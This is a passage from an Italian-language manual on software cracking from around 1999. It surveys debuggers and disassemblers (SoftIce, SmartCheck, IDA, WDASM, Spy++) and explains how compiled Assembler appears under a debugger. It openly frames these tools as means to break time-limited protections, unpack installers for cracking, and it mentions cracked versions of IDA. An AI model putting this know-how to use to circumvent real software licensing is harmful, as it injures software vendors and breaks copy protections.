
Mediante una funzione particolare di Spy++ è possibile selezionare quale
finestra mettere sotto osservazione.
In una finestra di Spy++ esiste un cursore che può essere agganciato con il
mouse e trasportato sulla finestra
interessata.
Di questa finestra verrà
selezionato l’handle.

Successivamente possono essere
scelti i messaggi che si vogliono
intercettare selezionandoli dalla
lista dei messaggi veri e propri
oppure scegliendo la classe degli
oggetti Windows legati alla
tipologia dei messaggi (pulsanti,
edit field ecc.)
Tante utilities reperibili su
Internet o nei dischi dei
compilatori e OS possono diventare
utili in certe circostanze.
Programmi come, ad esempio,
DUMPBIN.EXE, EDITBIN.EXE ecc.
erano presenti in alcune versioni
vecchie del compilatore Microsoft.
Anche il vecchio DEBUG.COM del DOS
alcune volte può essere utile.
Ricordatevi sempre che spesso, ad esempio nella grafica, un solo programma può
fare le cose ma due o tre le possono semplificare.
Pensate quando ad esempio usate un programma per fare scritte a 3 dimensioni.
Un’altro programma lo usate per fare lo sfondo ed un terzo ancora per fondere le
due immagini di prima e per crearci degli effetti.
In questo campo il discorso è lo stesso.
Spesso potreste trovarvi nelle
“canne” debuggando con SoftIce e
quindi potreste prendere DASM per
analizzare qualche blocco
particolare e dopo avere
identificato la posizione usare
nuovamente SoftIce per proseguire.
Altre volte l’uso di diversi
programmi è obbligatorio in quanto
uno viene usato per decryptare il
sistema di protezione a tempo.
Un altro per analizzare il
programma ed un altro per scrivere
su disco i cambiamenti.
Usare sempre gli stessi programmi
semplifica la vita anche perchè
alcuni pretendono molto tempo per
poterli usare con dimestichezza e
quindi visti gli sforzi fatti
conviene poi farli fruttare.
Spesso si cambiano le cose non perchè non soddisfano più ma solo perchè è di
moda aver sempre l’ultima versione.
In questo campo converrebbe vedere i risultati.
Se con un debugger si riesce sempre ad avere sottomano le funzioni necessarie
non conviene cambiare spesso anche perchè in quel modo alla fine si
conoscerebbero tanti programmi ma nessuno bene.
SoftIce possiede, ad esempio, una così ampia possibilità di breakpoint che la
difficoltà è quella di arrivare a comprendere bene quando conviene usarne un
tipo e quando invece conviene usarne un altro tipo.
Alcune volte bisogna ricercare nei prodotti utilizzati per la creazione dei
programmi o dei settaggi le utility.
Prima dicevo di ICOMP ovvero dell’utility di compressione usato da
InstallShield.
Per poter eseguire il cracking è necessario prima scompattare i moduli creati
dal gestore delle installazioni e poi eseguire il setup tramite debugger.
Un programma particolare è SMARTCHECK sempre della NuMega che anche se è
abbastanza criticato, alcune volte permette di raggiungere degli obbiettivi
senza impazzire con altri strumenti più complessi.
SmartCheck è un debugger di run-time che permette di affrontare le condizioni
più critiche incontrate con Visual Basic.
• Errori fatali di run-time che sono complessi da risolvere
• Problemi che nascono da seuqenze di azioni
• Uso no corretto di funzioni API
• Cattivi valori passati come argomenti alle funzioni
• Gestione di valori complessi
• Errori delle componenti come ActiveX ecc.
Per quanto ci riguarda è interessante vedere come Smart Check funziona.
Come viene eseuito un .EXE SC continua a funzionare in background monitorandolo
in continuazione e catturando tutti gli eventi.
Durante l’esecuzione è ossibile abilitare o disabilitare il report degli eventi.
SM cerca automaticamente gli errori nel programma e nelle DLL associate.
Questo funziona anche su programmi senza sorgenti (cosa per noi fondamentale).
Comunque la cosa migliore stà nel fatto che SM controlla tutte le chiamate alle
API, tutti i messaggi e tutti gli altri eventi del programmna.
In questo volume vedrò di trattare tutto quello che e’ necessario sapere.
Una parte è dedicata alla teoria destinata a spiegare la filosofia di certi
linguaggi, di certi tipi di protezioni e di certi sistemi di sviluppo.
La parte pratica utilizzerà sistemi facilmente reperibili su Internet.
Vi riporterò informazioni in due riprese e dove procurarveli.
Nella prima fase faremo una panoramica di tutti i tipi di programmi mentre nella
seconda vedremo la sintassi e degli esempi d’uso.
Riporterò anche delle mappe con su i gruppi di software che potrebbero essere
adottati in un caso o nell’altro.
Il manuale tratterà anche esempi portati in diversi linguaggi anche se
sicuramente il C è quello più trattato.
Come ripeterò successivamente verrà riportata la sintassi Assembler anche se di
fatto non è un manuale di programmazione.
Le conoscenze che si devono avere legate a questo linguaggio sono quelle
necessarie per poter seguire il flusso mediante un debugger.
La sintassi dell’Assembler riporta termini che il compilatore e il linker
eliminano e quindi analizzando il file eseguibile non sono più visibili.
Per fare un esempio nella programmazione in Assembler esiste la teoria della
definizione dei gruppi di segmenti ecc.
Questa teoria fa si che il sorgente debba essere compilato (scritto) in un certo
modo.
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
Il compilatore e il linker tradurrà tante informazioni e termini del linguaggio
in indirizzi fisici e questo in particolare modo visti con il debugger in fase
di esecuzione.
Se io in un sorgente Assembler scrivo :
label:
mov ax.1
jmp label
eseguo un riferimento simbolico che il compilatore traduce in un riferimento
rilocabile.
Utilizzando tabelle di rilocazione e fattori fisici legati alla memoria ed al
sistema operativo, il programma quando viene letto in memoria non possiede più
quei riferimenti in quel modo ma utilizzerà riferimenti ad indirizzi reali od in
modo diretto usando
l’indirizzamento a 32 bits o
utilizzando il metodo della
segmentazione.
In pratica, invece del codice
precedente, troveremo :
0040:4555 ...
0040:6900 mov ax, 1
0040:6910 jmp 0040:4555
Alcuni debugger e disassemblatori
tentano di rigenerare i sorgenti
in modo più simile all’originale
possibile ma non possono fare i
miracoli.
Quando i programmi sono scritti in Java allora la conoscenza del linguaggio è
essenziale in quanto il flusso dovrà essere seguito in Java.
Prima di iniziare a vedere le varie teorie diamo un occhiata agli strumenti che
bisognerebbe avere per poter eseguire certe operazioni.
Tenete presente che nei casi in cui vengono riportate tabelle con le funzioni
dei programmi trattati sono quasi sempre files trovati su Internet non soggetti
a Copyright, e quindi riportabili, e che ho mantenuto nella lingua originale per
evitare di riportare interpretazioni personali.
Infatti generalmente vengono garantiti i permessi di pubblicazione di certi
documenti nella loro forma originale senza che questi possano essere alterati o
manomessi in qualsiasi modo.
DISASSEMBLATORI
IDA 3.85
DataRescue sa/nv PHONE: 32-4-3446510
45 quai de la Derivation FAX: 32-4-3446514
4020 Liege
Belgium
VAT : BE-448.270.553
Qui ci troviamo dinanzi al re dei disassemblatori.




Solo per fare capire la differenza utilizzando il vile byte come confronto
possiamo dire che WDASM è un file di 600Kbytes compattato mentre in questo caso
il demo della versione 3.85 è un file compattato di 16 Mbytes.
La differenza c’è e si vede anche per le funzioni e per l’accuratezza della
traduzione del codice.
In WDASM le funzioni del programma devono essere individuate dalla persona
mediante i riferimenti delle varie call.
Qui la ricostruzione è completa.
Le opzioni per l’analisi e la ricostruzione del programma sorgente sono
innumerevoli.
L’interfaccia è DOS windovizzata anche se sinceramente la preferisco a quella
interamente Windows.
Alla data attuale (10-99) la versione è la 3.85 anche se è disponibile su
Internet, a parte la versione crackata, anche una versione FREEWARE.

Inoltre esiste la possibilità di eseguire le analisi in base a diversi
processori selezionabili da una lunga lista.
IDA riesce a ricostruire anche le strutture cosa che viene considerata solo come
astrazione nei linguaggi a più alto livello.
Il programma può mostrare infinite informazioni in finestre separate.
Ricordatevi prima di prelevare il 16 mbytes del programma dal sito di IDA che il
file dispone delle seguenti limitazioni.
Limitations
- you will not be able to load old databases
- you will not be able to produce .lst or .asm files
- you will not be able to disassemble files larger than 64kbytes.
- this version will expire September 1st, 1998
The full versions comes with
- unlimited database support
- unlimited output support
- file size limit of 64MB
- no expiration date
